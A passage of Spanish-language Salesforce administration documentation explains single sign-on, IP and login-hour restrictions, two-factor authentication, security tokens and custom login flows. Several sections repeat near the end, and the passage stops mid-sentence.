Tiene dos opciones para aplicar el inicio de sesión único; autenticación federada utilizando lenguaje SAML (Security Assertion Markup Language) o autenticación delegada.

- La autenticación federada mediante el lenguaje SAML (Security Assertion Markup Language) le permite enviar datos de autenticación y autorización entre servicios Web afiliados y sin relacionar. De esta forma puede iniciar sesión en Salesforce desde una aplicación cliente. La autenticación federada mediante lenguaje SAML está activada de manera predeterminada para su organización.
- El inicio de sesión único con autenticación delegada le permite integrar Salesforce con el método de autenticación que seleccione. Le permite integrar autenticación con un servidor LDAP (Lightweight Directory Access Protocol) o realizar inicio de sesión único con autenticación utilizando un token en lugar de una contraseña. Puede gestionar la autenticación delegada a nivel de permiso, permitiendo a algunos usuarios utilizar la autenticación delegada, mientras que otros usuarios continúan utilizando su contraseña gestionada por Salesforce. La autenticación delegada está definida por permisos, no por la organización.

  Los principales motivos para utilizar la autenticación delegada incluyen:

  - Utilizar un tipo más potente de autenticación de usuario, como la integración con un proveedor de identidad seguro
  - Hacer que su página de inicio de sesión sea privada y solamente pueda accederse a ella pasando por un cortafuegos corporativo
  - Diferenciar a su organización del resto de organizaciones que utilizan Salesforce para reducir los ataques de phishing

  Debe solicitar que Salesforce active esta función. Póngase en contacto con Salesforce para activar el inicio de sesión único con autenticación delegada para su organización.
- Los proveedores de autenticación permiten que sus usuarios inicien sesión en su organización de Salesforce con sus credenciales de inicio de sesión desde un proveedor de servicios externos. Salesforce admite el protocolo de conexión OpenID que permite que los usuarios inicien sesión desde cualquier proveedor de OpenID, como Google, Paypal, LinkedIn y otros servicios que admitan la conexión OpenID. Si activa los proveedores de autenticación, Salesforce no validará una contraseña del usuario. En su lugar, Salesforce utiliza las credenciales de inicio de sesión del usuario del proveedor de servicios externos para establecer credenciales de autenticación.

### Proveedores de identidad

Un *proveedor de identidad* es un proveedor de confianza que le permite utilizar el inicio de sesión único para acceder a otros sitios Web. Un *proveedor de servicio* es un sitio Web que alberga aplicaciones. Puede activar Salesforce como un proveedor de identidad y definir uno o más proveedores de servicio. Sus usuarios pueden a continuación acceder a otras aplicaciones directamente desde Salesforce utilizando el inicio de sesión único. El inicio de sesión único puede ser de gran ayuda para sus usuarios: en lugar de tener que recordar

múltiples contraseñas, solo tendrán que recordar una. Además, las aplicaciones se pueden agregar como fichas a su organización de Salesforce, lo que significa que los usuarios no tendrán que cambiar de programa.

Para obtener más información, consulte "Proveedores de identidad y proveedores de servicio" en la ayuda en línea de Salesforce.

CONSULTE TAMBIÉN

Los elementos de autenticación de usuarios

## Seguridad basada en red

La *seguridad basada en red* limita de dónde pueden los usuarios iniciar sesión y cuándo pueden iniciar sesión. Esto es diferente a la autenticación de usuario, que solo determina quién puede iniciar sesión. Utilice seguridad basada en red para limitar la ventana de oportunidades para un atacante y dificultarle el uso de credenciales robadas.

CONSULTE TAMBIÉN

Los elementos de autenticación de usuarios

## Seguridad CAPTCHA para exportación de datos

A petición, Salesforce también puede solicitar a sus usuarios someterse a una sencilla prueba de entrada de texto de verificación de usuario para exportar datos de Salesforce. Este tipo de seguridad basada en la red ayuda a evitar que los usuarios malintencionados accedan a los datos de su organización y puede reducir el riesgo de ataques automatizados.

Para superar la prueba, los usuarios deben escribir las dos palabras mostradas en la superposición en el campo de cuadro de texto correspondiente y hacer clic en el botón **Enviar**. Salesforce utiliza la tecnología CAPTCHA que proporciona reCaptcha para comprobar que fue una persona, y no un programa automático, la que ha introducido correctamente el texto en la superposición. CAPTCHA es el acrónimo en inglés de "prueba de Turing pública completamente automática para diferenciar los equipos informáticos de los humanos".

CONSULTE TAMBIÉN

Los elementos de autenticación de usuarios

## Restringir dónde y cuándo los usuarios pueden iniciar sesión en Salesforce

Puede restringir las horas durante las cuales los usuarios pueden iniciar sesión y el intervalo de direcciones IP en las que pueden iniciar sesión y desde las cuales acceder a Salesforce. Si las restricciones de dirección IP están definidas para el perfil de un usuario y se origina un inicio de sesión desde una dirección IP desconocida, Salesforce no permitirá el inicio de sesión. Estas restricciones ayudan a proteger sus datos de accesos no autorizados y ataques de phishing.

### Horas de inicio de sesión

Para cada perfil, puede establecer un horario durante el cual los usuarios pueden iniciar sesión. Consulte:

- Visualizar y modificar del horario de inicio de sesión en la interfaz de usuario de perfil mejorado
- Visualizar y modificar del horario de inicio de sesión en la interfaz de usuario de perfil original

### Autenticación de dos factores para inicios de sesión de la interfaz de usuario

En cada perfil, puede requerir a los usuarios utilizar un segundo sistema de autenticación cuando inician sesión a través de la interfaz de usuario. Consulte Establecer los requisitos de inicio de sesión de la autenticación de dos factores en la página 933 y Establecer los

requisitos de inicio de sesión con autenticación de dos factores y políticas personalizadas para Inicio de sesión único, Inicio de sesión social y Comunidades.

### Autenticación de dos factores para inicios de sesión de la API

Para cada perfil, puede requerir un código de verificación (también denominado contraseña simultánea basada en tiempo o TOTP) en lugar del token de seguridad estándar. Los usuarios conectan una aplicación de autenticación que genera códigos de verificación en sus cuentas. Los usuarios con el permiso "Autenticación de dos factores en los inicios de sesión de la API" utilizan un código en lugar del token de seguridad estándar cuando se les solicita, como al restablecer la contraseña de la cuenta. Consulte Establecer los requisitos de inicio de sesión de la autenticación de dos factores para el acceso de API en la página 936.

### Intervalos de direcciones IP de inicio de sesión

Para Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition y Database.com Edition, puede establecer las direcciones de Intervalo de IP de inicio de sesión desde las cuales los usuarios pueden iniciar sesión en un perfil individual. Los usuarios fuera del Intervalo de IP de inicio de sesión establecido en un perfil no pueden acceder a su organización de Salesforce.

Para Contact Manager Edition, Group Edition y Professional Edition, establezca el intervalo de IP de inicio de sesión. Desde Configuración, introduzca *`Configuración de la sesión`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de la sesión**.

### Activación del intervalo de dirección IP de inicio de sesión para todas las solicitudes de acceso

Puede restringir todo el acceso en Salesforce a las direcciones IP incluidas en Intervalos de dirección IP de inicio de desión en los perfiles de usuario. Por ejemplo, supongamos que un usuario inicia sesión correctamente desde una dirección IP definida en Intervalos de dirección IP de inicio de sesión. A continuación, el usuario cambia a otra ubicación y tiene una nueva dirección IP que está fuera de Intervalos de dirección IP de inicio de sesión. Cuando el usuario actualiza el navegador o intenta acceder a Salesforce, incluyendo el acceso desde una aplicación cliente, no se autoriza el usuario. Para activar esta opción, en Configuración, introduzca *`Configuración de la sesión`* en el cuadro `Búsqueda rápida`, seleccione **Configuración de la sesión** y luego seleccione **Activar intervalos de dirección IP de inicio de sesión en cada solicitud**. Esta opción afecta a todos los perfiles de usuario que cuentan con restricciones de IP de inicio de sesión.

### Intervalos de IP seguros de toda la organización

Para todos los usuarios, puede establecer una lista de los intervalos de direcciones IP desde las que siempre se puede iniciar sesión sin necesidad de introducir las credenciales de inicio de sesión. Estos usuarios pueden iniciar sesión en su organización una vez que proporcionen la verificación adicional. Consulte Establecer intervalos de direcciones IP seguros para su organización.

Cuando los usuarios inician sesión en Salesforce, ya sea a través de la interfaz de usuario, la API, o un cliente de sobremesa como Salesforce for Outlook, Connect Offline, Connect for Office o el Cargador de datos, Salesforce confirma que el inicio de sesión está autorizado de la manera siguiente:

1. Salesforce comprueba si el perfil de usuario tiene restricciones de horario de inicio de sesión. Si hay restricciones de horario en el perfil de usuario, no se autoriza cualquier inicio de sesión fuera de las horas especificadas.
2. Si el usuario tiene el permiso "Autenticación de dos factores para inicios de sesión de la interfaz de usuario", Salesforce solicita al usuario una segunda forma de autenticación en el inicio de sesión. Si la cuenta del usuario ya no está conectada a una aplicación de autenticación móvil como Salesforce Authenticator, Salesforce solicita en primer lugar al usuario conectar su cuenta.
3. Si el usuario cuenta con el permiso "Autenticación de dos factores para inicios de sesión de la API" y ha conectado una aplicación de autenticación a la cuenta, Salesforce devuelve un error si el usuario utiliza el token de seguridad estándar. El usuario debe introducir un código de verificación (contraseña simultánea basada en tiempo) generado por la aplicación de autenticación.

4. Salesforce comprueba si el perfil de usuario tiene restricciones de direcciones IP. Si hay restricciones de direcciones IP definidas para el perfil de usuario, no se autorizan los inicios de sesión realizados desde una dirección IP no asignada, mientras que se autorizan los inicios de sesión desde una dirección IP especificada. Si la configuración de la sesión **Activar intervalos de dirección IP de inicio de sesión en cada solicitud** está activada, se aplicarán las restricciones de dirección IP a cada solicitud de página, incluyendo solicitudes desde aplicaciones cliente.
5. Si no hay establecidas restricciones de direcciones IP en el perfil, Salesforce comprueba si el usuario está iniciando sesión desde un dispositivo utilizado para acceder a Salesforce antes:
   - Si el inicio de sesión del usuario se está realizando desde un dispositivo y un navegador que Salesforce reconoce, se autoriza el inicio de sesión.
   - Si el usuario está iniciando sesión desde una dirección IP que esté en la lista de direcciones IP en las que se confía de su empresa, se autoriza el inicio de sesión.
   - Si el usuario no está iniciando sesión desde una dirección IP segura ni con un dispositivo y navegador que Salesforce reconoce, se bloquea el inicio de sesión.

Siempre que se bloquea un inicio de sesión o se devuelve un fallo de inicio de sesión en la API, Salesforce debe verificar la identidad del usuario:

- Para acceder a través de la interfaz de usuario, se le solicita verificar al usuario utilizando Salesforce Authenticator (versión 2 o posterior) o introducir un código de verificación.

  Nota: No se solicitará un código de verificación a los usuarios la primera vez que inicien sesión en Salesforce.

- Para acceder a través de la API o un cliente, los usuarios deben agregar su token de seguridad al final de su contraseña para iniciar sesión. Si se establece el permiso "Autenticación de dos factores en inicios de sesión de la API" en el perfil de usuario, los usuarios introducen un código de verificación generado por la aplicación de autenticación.

  Un token de seguridad es una clave generada automáticamente desde Salesforce. Por ejemplo, si la contraseña de un usuario es `micontraseña`, y el token de seguridad es `XXXXXXXXXX`, el usuario debe introducir `miconstraseñaXXXXXXXXXX` para iniciar sesión. o bien, algunas aplicaciones de cliente tienen un campo separado para el token de seguridad.

  Los usuarios pueden obtener su testigo de seguridad cambiando su contraseña o restableciendo su testigo de seguridad por medio de la interfaz de usuario de Salesforce. Cuando un usuario cambia una contraseña o restablece un token de seguridad, Salesforce envía un nuevo testigo de seguridad a la dirección de correo electrónico en el registro del usuario de Salesforce. El token de seguridad es válido hasta que el usuario restablece el token de seguridad, cambia una contraseña o se restablece una contraseña.

  Consejo: Antes de acceder a Salesforce desde una nueva dirección IP, le recomendamos obtener su token de seguridad desde una red de confianza utilizando **Restablecer mi token de seguridad**.

## Sugerencias para establecer restricciones de inicio de sesión

Tenga en cuenta lo siguiente al establecer restricciones de inicio de sesión:

- Cuando se cambia la contraseña de un usuario, se restablece el token de seguridad. Se puede bloquear el inicio de sesión a través de la API o un cliente hasta que el usuario agregue el token de seguridad generado automáticamente al final de la contraseña.
- Los usuarios de Portal de socios y Portal de clientes no tienen que activar sus navegadores para iniciar sesión.
- Estos eventos afectan al número de veces que los usuarios puedan intentar iniciar sesión con una contraseña no válida antes de que se le bloquee en Salesforce, según la configuración de bloqueo de sesión de su organización:
  - Cada vez que se solicite a los usuarios verificar su identidad
  - Cada vez que los usuarios agregan de forma incorrecta el token de seguridad o código de verificación al final de su contraseña para iniciar sesión en Salesforce a través de la API o un cliente.

Restringir intervalos de direcciones IP de inicio de sesión en la interfaz de usuario de perfil mejorado

Controle el acceso de inicio de sesión en el nivel de usuarios especificando un intervalo de direcciones IP permitidas en el perfil de un usuario. Cuando define restricciones de dirección IP para un perfil, se denegará cualquier inicio de sesión desde otra dirección IP.

Restringir las direcciones IP de inicio de sesión en la interfaz de usuario de perfil original

Controle el acceso de inicio de sesión en el nivel de usuarios especificando un intervalo de direcciones IP permitidas en el perfil de un usuario. Cuando define restricciones de dirección IP para un perfil, se denegará cualquier inicio de sesión desde otra dirección IP.

Visualizar y modificar del horario de inicio de sesión en la interfaz de usuario de perfil mejorado

Para cada perfil, puede especificar un horario durante el cual los usuarios pueden iniciar sesión.

Visualizar y modificar del horario de inicio de sesión en la interfaz de usuario de perfil original

Especifique las horas cuando los usuarios pueden iniciar sesión basándose en el perfil de usuario.

Establecer intervalos de direcciones IP seguros para su organización

Los intervalos de direcciones IP seguros definen una lista de direcciones IP desde las que los usuarios pueden iniciar sesión sin necesidad de introducir las credenciales de inicio de sesión para la verificación de su identidad, como un código enviado a sus teléfonos móviles.

## Autenticación de dos factores

Como administrador de Salesforce, puede mejorar la seguridad de su organización solicitando un segundo nivel de autenticación para cada inicio de sesión de usuario. También puede requerir la autenticación de dos factores cuando un usuario cumple algunos criterios, como el intento de visualizar informes o acceder a una aplicación conectada.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

### Verificación de identidad de Salesforce

Cuando un usuario inicia sesión desde fuera del intervalo de direcciones IP de confianza y utiliza un navegador o una aplicación que no reconocemos, se desafía al usuario a verificar su identidad. Utilizamos el método de verificación de prioridad más alta disponible para cada usuario. En el orden de prioridad, los métodos son:

1. Verificación a través de notificaciones de envío o verificación automatizada basada en la ubicación con la aplicación móvil Salesforce Authenticator (versión 2 o posterior) conectada a la cuenta del usuario.
2. Verificación a través de una llave de seguridad U2F registrada con la cuenta del usuario.
3. Código de verificación generado por una aplicación de autenticador móvil conectada a la cuenta del usuario.
4. Código de verificación enviado a través de SMS al teléfono móvil verificado del usuario.
5. Código de verificación enviado por correo electrónico a la dirección de correo electrónico del usuario.

Después de realizar la verificación de identidad correctamente, el usuario no necesita volver a identificar su identidad desde ese navegador o esa aplicación, a menos que el usuario:

- Borre manualmente cookies del navegador, establece el navegador para eliminar cookies o navega en modo privado o incógnito.
- Anula la selección de **No volver a preguntar** en la página de verificación de identidad

## Políticas de organización que requieren autenticación de dos factores

Puede establecer políticas que requieren un segundo nivel de autenticación en cada inicio de sesión, cada inicio de sesión a través de la API (para desarrolladores y aplicaciones cliente) o para acceder a funciones específicas. Sus usuarios pueden proporcionar el segundo factor para la descarga e instalación de una aplicación de autenticación móvil, como la aplicación Salesforce Authenticator o la aplicación Google Authenticator, en sus dispositivos móviles. También pueden utilizar una llave de seguridad U2F como el segundo factor. Después de conectar una aplicación de autenticación o registrar una llave de seguridad con su cuenta en Salesforce, las utilizan cada vez que las políticas de su organización requieren autenticación de dos factores.

La aplicación móvil Salesforce Authenticator (versión 2 y posterior) envía una notificación de envío al dispositivo móvil del usuario cuando la actividad en la cuenta de Salesforce requiere verificación de identidad. El usuario responde en el dispositivo móvil para verificar o bloquear la actividad. El usuario puede activar servicios de ubicación para la aplicación y automatizar verificaciones desde ubicaciones de confianza, como un domicilio o una oficina. Salesforce Authenticator también genera códigos de verificación, en ocasiones denominados "contraseñas simultáneas basadas en tiempo" (TOTP). Los usuarios pueden elegir introducir una contraseña más el código en vez de responder a una notificación de envío desde la aplicación para la verificación de dos factores. También pueden obtener un código de verificación desde otra aplicación de autenticación.

Si los usuarios pierden u olvidan el dispositivo que normalmente utilizan para la autenticación de dos factores, puede generar un código de verificación temporal para ellos. Usted establece el momento en que caduca el código, desde 1 a 24 horas tras generarlo. Su usuario puede utilizar el código múltiples veces hasta que caduque. Un usuario solo puede tener un código temporal a la vez. Si un usuario necesita un nuevo código mientras el antiguo es aún válido, puede hacer caducar el código antiguo y luego generar uno nuevo. Los usuarios pueden hacer caducar sus propios códigos válidos en su configuración personal.

### CONSULTE TAMBIÉN

- Configurar la autenticación de dos factores
- Configurar los requisitos de inicio de sesión de autenticación de dos factores
- Verificar su identidad
- Restringir dónde y cuándo los usuarios pueden iniciar sesión en Salesforce
- Flujos de inicio de sesión personalizados
- Conectar Salesforce Authenticator (Versión 2 o posterior) a su la cuenta para la verificación de identidad
- Conectar un dispositivo o una aplicación de generador de contraseña simultánea para la verificación de identidad
- Desconectar Salesforce Authenticator (Versión 2 o posterior) de la cuenta de un usuario
- Desconectar la aplicación de generador de contraseña simultánea de un usuario
- Generar un código de verificación de identidad temporal
- Hacer caducar un código de verificación de identidad
- Delegar tareas de gestión de la autenticación de dos factores
- Historial de verificación de identidad

## Flujos de inicio de sesión personalizados

Los flujos de inicio de sesión permiten a los administradores crear procesos posteriores a la autenticación para que coincidan con sus prácticas comerciales, asociar el flujo con un perfil de usuario y enviar al usuario a un flujo al iniciar sesión. Utilice flujos de inicio de sesión para recopilar información de registro de usuarios, proporcionar un formulario de aceptación de términos de prestación de servicios, solicitar al usuario un segundo factor de autenticación y otras personalizaciones.

Utilice Flow Designer para crear flujos de inicio de sesión y, a continuación, asocie dichos flujos con perfiles específicos de su organización. Puede conectar el mismo flujo con múltiples perfiles. Los usuarios con el perfil se dirigen al flujo de inicio de sesión después de autenticarse, pero antes se dirige al usuario al contenido de la organización. Las pantallas de flujos de inicio de sesión están incrustadas dentro de la página de inicio de sesión estándar de Salesforce para obtener una experiencia de inicio de sesión de usuarios integrada.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los flujos de inicio de sesión admiten todos los métodos de autenticación de la interfaz de usuario de Salesforce, incluyendo el nombre de usuario y la contraseña, la autenticación delegada, el inicio de sesión único SAML, así como el inicio de sesión social a través de un proveedor de autenticación externo. Puede aplicar flujos de inicio de sesión a organizaciones de Salesforce, comunidades y portales.

Nota: No puede aplicar flujos de inicio de sesión a inicios de sesión de API, o cuando se pasan las sesiones a la interfaz de usuario por medio de `frontdoor.jsp` desde un proceso de inicio de sesión sin interfaz de usuario. Solo se admiten los flujos del tipo Flujo.

### Crear un flujo de inicio de sesión

Utilice Cloud Flow Designer para crear un proceso de flujo de inicio de sesión y, a continuación, asocie el flujo finalizado con un perfil.

### Conectar un flujo de inicio de sesión con un perfil

Tras crear un flujo de inicio de sesión en Flow Designer y activar el flujo, hay que asociarlo con un perfil de su organización. Los usuarios con ese perfil se dirigirán entonces al flujo de inicio de sesión.

CONSULTE TAMBIÉN

Cloud Flow Designer

## Crear un flujo de inicio de sesión

Utilice Cloud Flow Designer para crear un proceso de flujo de inicio de sesión y, a continuación, asocie el flujo finalizado con un perfil.

Cuando un perfil de usuario se asocia con un flujo de inicio de sesión, se dirige al usuario al flujo como parte del proceso de autenticación. Las pantallas de flujo de inicio de sesión están incrustadas en la página de inicio de sesión estándar de Salesforce. Durante el proceso de autenticación, estos usuarios tienen acceso restringido a las pantallas de flujo de inicio de sesión. Al finalizar una autenticación correcta y terminar el flujo de inicio de sesión, se redirige al usuario a la organización. En caso contrario, se puede definir una acción explícita dentro del flujo para denegar el acceso.

Por ejemplo, un administrador puede crear un flujo de inicio de sesión que implementa un proceso de autenticación de dos factores personalizado para agregar una capa de seguridad deseada. Un flujo como este utiliza métodos de Apex para obtener el contexto de la sesión, extraer la dirección IP del usuario y verificar si la solicitud proviene de un intervalo de direcciones IP de confianza. (Para encontrar o establecer el intervalo de direcciones IP de confianza, desde Configuración de `Acceso de red` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Acceso de red**.) Si la solicitud proviene de una dirección de Intervalo de direcciones IP de confianza, Salesforce omite el flujo y realizar el inicio de sesión del usuario en la organización. En caso contrario, Salesforce invoca el flujo que proporciona una de estas tres opciones:

1. Dirigir al usuario para que inicie sesión con credenciales adicionales, como una contraseña simultánea basada en tiempo (TOTP).
2. Forzar al usuario a que cierre sesión.
3. Dirigir al usuario a una página con más opciones.

También puede crear flujos de inicio de sesión que dirijan a los usuarios a páginas personalizadas, como formularios para recopilar más información o páginas que proporcionen información adicional a los usuarios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para abrir, modificar o crear un flujo en Cloud Flow Designer:

- "Gestionar Force.com Flow"

### Crear su propio flujo de inicio de sesión

Utilice el siguiente proceso para crear su propio flujo de inicio de sesión.

1. Cree un nuevo flujo utilizando Flow Designer y Apex.

   Por ejemplo, puede diseñar un flujo de autenticación de dos factores basado en direcciones IP personalizada que requiera una autenticación con un segundo factor únicamente si el usuario está iniciando sesión desde el exterior del intervalo de direcciones IP corporativo. (Para encontrar o establecer el intervalo de direcciones IP de confianza, desde Configuración de `Acceso de red` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Acceso de red**.)

   Nota: No establezca los Intervalos de dirección IP de inicio de sesión directamente en el perfil de usuario. Los Intervalos de direcciones IP de inicio de sesión establecidos directamente en un perfil restringen el acceso a la organización para usuarios de ese perfil que están fuera de este intervalo, completamente, y esos usuarios no pueden introducir el proceso del flujo de inicio de sesión

   El flujo debe contener lo siguiente:

   a. Una nueva clase de Apex que defina un complemento de Apex que se implemente desde (`Process.Plugin`) y utilice la clase `Auth.SessionManagement` para acceder a los métodos y servicios de contraseña simultánea basada en tiempo (TOTP). La nueva clase de Apex para el complemento genera una clave basada en tiempo con un código de respuesta rápida (QR) para validar la TOTP proporcionada por el usuario con la TOTP generada por Salesforce.

   b. Un elemento Pantalla para escanear un código QR.

   c. Un elemento Decisión para gestionar cuando el token es válido y cuando no lo es.

Dentro del flujo, puede establecer variables de entrada. Si utiliza los siguientes nombres especificados, estos valores recibirán datos para el flujo cuando comience.

| Nombre | Descripción del valor |
|---|---|
| `LoginFlow_LoginType` | El tipo de usuario, como usuario externo de la Comunidad de Chatter |
| `LoginFlow_IpAddress` | La dirección IP actual del usuario |
| `LoginFlow_LoginIpAddress` | La dirección IP del usuario empleada durante el inicio de sesión, que puede cambiar tras la autenticación |
| `LoginFlow_UserAgent` | El agente de usuario proporcionado por el navegador del usuario |
| `LoginFlow_Platform` | El sistema operativo del usuario |
| `LoginFlow_Application` | La aplicación empleada para solicitar la autenticación |
| `LoginFlow_Community` | La Comunidad actual, si este flujo de inicio de sesión se aplica a una Comunidad |
| `LoginFlow_SessionLevel` | El nivel de seguridad de la sesión actual, Estándar o Alta seguridad |
| `LoginFlow_UserId` | El Id. de 18 caracteres del usuario |

Durante el flujo, puede asignar los siguientes valores de las variables predefinidas para un comportamiento específico.

Nota: El flujo carga esos valores solo *después* de que se actualice una pantalla de interfaz de usuario (un usuario haciendo clic en un botón no carga los valores, se debe agregar una nueva pantalla en el flujo para cargar los valores).

| Nombre | Descripción del valor |
|---|---|
| `LoginFlow_FinishLocation` | Un valor de texto. Proporcione una cadena que define dónde se dirige el usuario al completar el flujo de inicio de sesión. La cadena debe ser una URL de Salesforce válida (el usuario no puede dejar la organización y permanecer en el flujo) o una ruta relativa. |
| `LoginFlow_ForceLogout` | Un valor booleano. Establezca esta variable como `verdadera` para cerrar la sesión del usuario y obligue el usuario a salir del flujo. |

2. Guarde el flujo.
3. Active el flujo.

4. Conecte el flujo de inicio de sesión con un perfil.

CONSULTE TAMBIÉN

Flujos de inicio de sesión personalizados
https://developer.salesforce.com/page/Login-Flows
Conectar un flujo de inicio de sesión con un perfil
Cloud Flow Designer

### Conectar un flujo de inicio de sesión con un perfil

Tras crear un flujo de inicio de sesión en Flow Designer y activar el flujo, hay que asociarlo con un perfil de su organización. Los usuarios con ese perfil se dirigirán entonces al flujo de inicio de sesión.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. En Configuración, introduzca *`Flujos de inicio de sesión`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Flujos de inicio de sesión**.
2. Haga clic en **Nuevo**.
3. Introduzca un nombre como referencia para la asociación del flujo de inicio de sesión cuando lo modifique o lo elimine. El nombre no tiene por qué ser exclusivo.
4. Seleccione el flujo de inicio de sesión para el perfil. La lista desplegable incluye todos los flujos disponibles guardados en Flow Designer. Solo se admiten los flujos activos del tipo Flujo.
5. Seleccione una licencia de usuario para el perfil en el que desee conectar el flujo. La lista de perfiles muestra perfiles con esa licencia.
6. Seleccione el perfil para conectarlo con el flujo de inicio de sesión.
7. Haga clic en **Guardar**.

   Los usuarios del perfil se dirigen ahora al flujo de inicio de sesión.

Tras asociar el flujo de inicio de sesión, podrá modificar o eliminar los flujos enumerados en esta página de flujos de inicio de sesión.

Puede asociar un flujo de inicio de sesión con uno o más perfiles. Sin embargo, no es posible conectar un perfil con más de un flujo de inicio de sesión.

CONSULTE TAMBIÉN

Flujos de inicio de sesión personalizados
Crear un flujo de inicio de sesión
Cloud Flow Designer

## Configurar autenticación de usuario

Seleccione configuraciones de inicio de sesión para asegurarse de que sus usuarios son quiénes dicen ser.

Restringir dónde y cuándo los usuarios pueden iniciar sesión en Salesforce

Puede restringir las horas durante las cuales los usuarios pueden iniciar sesión y el intervalo de direcciones IP en las que pueden iniciar sesión y desde las cuales acceder a Salesforce. Si las restricciones de dirección IP están definidas para el perfil de un usuario y se origina un inicio de sesión desde una dirección IP desconocida, Salesforce no permitirá el inicio de sesión. Estas restricciones ayudan a proteger sus datos de accesos no autorizados y ataques de phishing.

Establecer políticas de contraseña

Mejora la seguridad de su organización de Salesforce con la protección de contraseña. Puede establecer el historial, la longitud y los requisitos de complejidad de la contraseña con otros valores. Además, puede especificar qué hacer si un usuario olvida su contraseña.

Hacer caducar contraseñas para todos los usuarios

Como administrador, puede hacer caducar las contraseñas de todos los usuarios siempre que lo desee para reforzar la seguridad de la organización. Después de caducar las contraseñas, se solicita a todos los usuarios restablecer su contraseña la próxima vez que inician sesión.

Modificar la configuración de seguridad de sesión

Puede modificar la configuración de seguridad de sesión para especificar el tipo de conexión, la configuración del tiempo de espera y los intervalos de direcciones IP para proteger frente a ataques dañinos y mucho más.

Activar Lightning Login para inicios de sesión sin contraseña

Despídase del fastidio de contraseñas débiles, contraseñas olvidadas y cuentas bloqueadas. Proporcione a sus usuarios la velocidad, comodidad y seguridad mejoradas de los inicios de sesión sin contraseña. Active Lightning Login, asigne el permiso requerido a sus usuarios y anímelos a inscribirse individualmente en Lightning Login.

Crear un flujo de inicio de sesión

Utilice Cloud Flow Designer para crear un proceso de flujo de inicio de sesión y, a continuación, asocie el flujo finalizado con un perfil.

Conectar un flujo de inicio de sesión con un perfil

Tras crear un flujo de inicio de sesión en Flow Designer y activar el flujo, hay que asociarlo con un perfil de su organización. Los usuarios con ese perfil se dirigirán entonces al flujo de inicio de sesión.

Configurar la autenticación de dos factores

Los administradores activan la autenticación de dos factores a través de permisos configuraciones de perfil. Los usuarios registran dispositivos para la autenticación de dos factores, como aplicaciones de autenticación móviles o llaves de seguridad U2F, a través de sus ajustes personales propios.

## Restringir dónde y cuándo los usuarios pueden iniciar sesión en Salesforce

Puede restringir las horas durante las cuales los usuarios pueden iniciar sesión y el intervalo de direcciones IP en las que pueden iniciar sesión y desde las cuales acceder a Salesforce. Si las restricciones de dirección IP están definidas para el perfil de un usuario y se origina un inicio de sesión desde una dirección IP desconocida, Salesforce no permitirá el inicio de sesión. Estas restricciones ayudan a proteger sus datos de accesos no autorizados y ataques de phishing.

### Horas de inicio de sesión

Para cada perfil, puede establecer un horario durante el cual los usuarios pueden iniciar sesión. Consulte:

- Visualizar y modificar del horario de inicio de sesión en la interfaz de usuario de perfil mejorado
- Visualizar y modificar del horario de inicio de sesión en la interfaz de usuario de perfil original

### Autenticación de dos factores para inicios de sesión de la interfaz de usuario

En cada perfil, puede requerir a los usuarios utilizar un segundo sistema de autenticación cuando inician sesión a través de la interfaz de usuario. Consulte Establecer los requisitos de inicio de sesión de la autenticación de dos factores en la página 933 y Establecer los requisitos de inicio de sesión con autenticación de dos factores y políticas personalizadas para Inicio de sesión único, Inicio de sesión social y Comunidades.

### Autenticación de dos factores para inicios de sesión de la API

Para cada perfil, puede requerir un código de verificación (también denominado contraseña simultánea basada en tiempo o TOTP) en lugar del token de seguridad estándar. Los usuarios conectan una aplicación de autenticación que genera códigos de verificación en sus cuentas. Los usuarios con el permiso "Autenticación de dos factores en los inicios de sesión de la API" utilizan un código en lugar del token de seguridad estándar cuando se les solicita, como al restablecer la contraseña de la cuenta. Consulte Establecer los requisitos de inicio de sesión de la autenticación de dos factores para el acceso de API en la página 936.

### Intervalos de direcciones IP de inicio de sesión

Para Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition y Database.com Edition, puede establecer las direcciones de Intervalo de IP de inicio de sesión desde las cuales los usuarios pueden iniciar sesión en un perfil individual. Los usuarios fuera del Intervalo de IP de inicio de sesión establecido en un perfil no pueden acceder a su organización de Salesforce.

Para Contact Manager Edition, Group Edition y Professional Edition, establezca el intervalo de IP de inicio de sesión. Desde Configuración, introduzca *Configuración de la sesión* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de la sesión**.

### Activación del intervalo de dirección IP de inicio de sesión para todas las solicitudes de acceso

Puede restringir todo el acceso en Salesforce a las direcciones IP incluidas en Intervalos de dirección IP de inicio de desión en los perfiles de usuario. Por ejemplo, supongamos que un usuario inicia sesión correctamente desde una dirección IP definida en Intervalos de dirección IP de inicio de sesión. A continuación, el usuario cambia a otra ubicación y tiene una nueva dirección IP que está fuera de Intervalos de dirección IP de inicio de sesión. Cuando el usuario actualiza el navegador o intenta acceder a Salesforce, incluyendo el acceso desde una aplicación cliente, no se autoriza el usuario. Para activar esta opción, en Configuración, introduzca *Configuración de la sesión* en el cuadro Búsqueda rápida, seleccione **Configuración de la sesión** y luego seleccione **Activar intervalos de dirección IP de inicio de sesión en cada solicitud**. Esta opción afecta a todos los perfiles de usuario que cuentan con restricciones de IP de inicio de sesión.

### Intervalos de IP seguros de toda la organización

Para todos los usuarios, puede establecer una lista de los intervalos de direcciones IP desde las que siempre se puede iniciar sesión sin necesidad de introducir las credenciales de inicio de sesión. Estos usuarios pueden iniciar sesión en su organización una vez que proporcionen la verificación adicional. Consulte Establecer intervalos de direcciones IP seguros para su organización.

Cuando los usuarios inician sesión en Salesforce, ya sea a través de la interfaz de usuario, la API, o un cliente de sobremesa como Salesforce for Outlook, Connect Offline, Connect for Office o el Cargador de datos, Salesforce confirma que el inicio de sesión está autorizado de la manera siguiente:

